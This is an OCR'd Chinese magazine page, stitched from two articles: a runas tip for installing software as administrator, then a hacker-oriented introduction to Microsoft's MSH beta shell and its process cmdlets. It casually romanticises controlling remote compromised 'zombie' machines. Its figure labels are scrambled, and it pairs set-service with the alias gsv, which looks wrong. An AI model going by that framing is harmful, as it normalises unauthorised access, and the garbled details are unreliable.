


图1





图2


图3





图5


图6




图7





图4

先用管理员帐号登录系统，打开Windows资源管理器，点击菜单栏的“工具”→“文件夹选项”→“查看”，勾选“在单独的进程中打开文件夹窗口”→“确定”，如图4。

经过这样的配置，我们以后就可以通过runas来启动explorer.exe了。以上只是本人平时使用Windows的一些小经验，欢迎大家在论坛上与我交流。

小编注：为让读者更好的理解，再以安装RealPlayer为例操作一遍。在用户权限是USERS的时候，提示当前用户权限不够，是不让安装这个程序的，如图5。

如果我们是在命令行下输入：runas /user:administrator RealPlayer10GOLD.exe，如图6，那么，就可以顺利进行安装了，如图7。



黑客也许真的和黑色有一种特殊的情结，漫长的黑夜里，当我们打开cmd的黑色界面，熟悉的操作着远方的肉鸡的时候，会更加体会到这一点。

前不久，微软公布了下一代命令行工具msh的beta版本，增加了一些新的命令和支持，今天我和大家一起与msh来一次亲密接触。

MSH顾名思义是microsoft command shell的缩写，它和其它的shell一样有自己的概念和丰富的脚本支持，可支持perl、python等很多脚本语言。此外它还是一个构建在.net framewor基础上的完全面向对象的编程开发系统。它依赖于.net对象反射的元素数据来使动态脚本运作，不仅对于文本管道输出，而且对于大多数处理数据排列的命令的界面也是一样的，通过这种渠道使脚本和命令的执行更准确。

MSH支持所有的CMD命令，我们可以输入command让msh和cmd进行切换。但是cmd毕竟是cmd，MSH毕竟是MSH。所以我们有必要去学习一下msh。

一、MSH扫盲班

1.安装：我们要体验MSH，首先要下载MSH的beta版本，另外最好电脑上有.net framework2.0 beta2的支持。

2.运行：我们安装完成后直接在“运行”中输入msh，就可以开始我们的msh体验了。

3.MSH的一些概念：我们理解MSH的概念更有利于我们学习MSH命令。主要的概念就是cmdlet和alias，前者是MSH中操作命令的称呼，是与其它的外壳处理程序中的内置命令非常相似的一个小单元，一个cmdlet一般有一个动词和一个名词组成，中间用“-”隔开，如：set-location。我们可以用get-command查看命令具体的用法。例如：get-command set-location。后者说白了就是cmdlet的简称（别名），是为了减少用户的按键次数而提出的，我们可以输入get-alias查看别名与命令之间的关系。

二、MSH体验班

有了上面的基础，下面我们开始体验之行吧。

（一）操作进程和服务

各位黑友关注的一定是进程和服务的操作命令，下面我将一一介绍。在“运行”下输入MSH，打开msh，如图1。

```
Microsoft Command Shell
Copyright (C) 2005 Microsoft Corporation. All rights reserved.

MSH>
```

图1

1.get-process

alias:gps ps

作用：查看我们的爱机中运行的进程，从中我们可以查看到各个进程cpu的使用状况、PID等信息，如图2。

```
MSH> get-process

Handles  NPM(K)    PM(K)      WS(K) VS(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     36       2     1004       3072    31     0.05   1872 conime
    403       6     2488      10120    64     8.17    744 csrss
     68       4      956       3272    30     0.11   1868 ctfmon
```

图2

2.stop-process

alias：spps kill

作用：结束某个进程

用法：spps/kill/stop-process进程的PID，例如：spps 512（QQ的PID）我们可以结束QQ进程。

3.set-service

alias：gsv

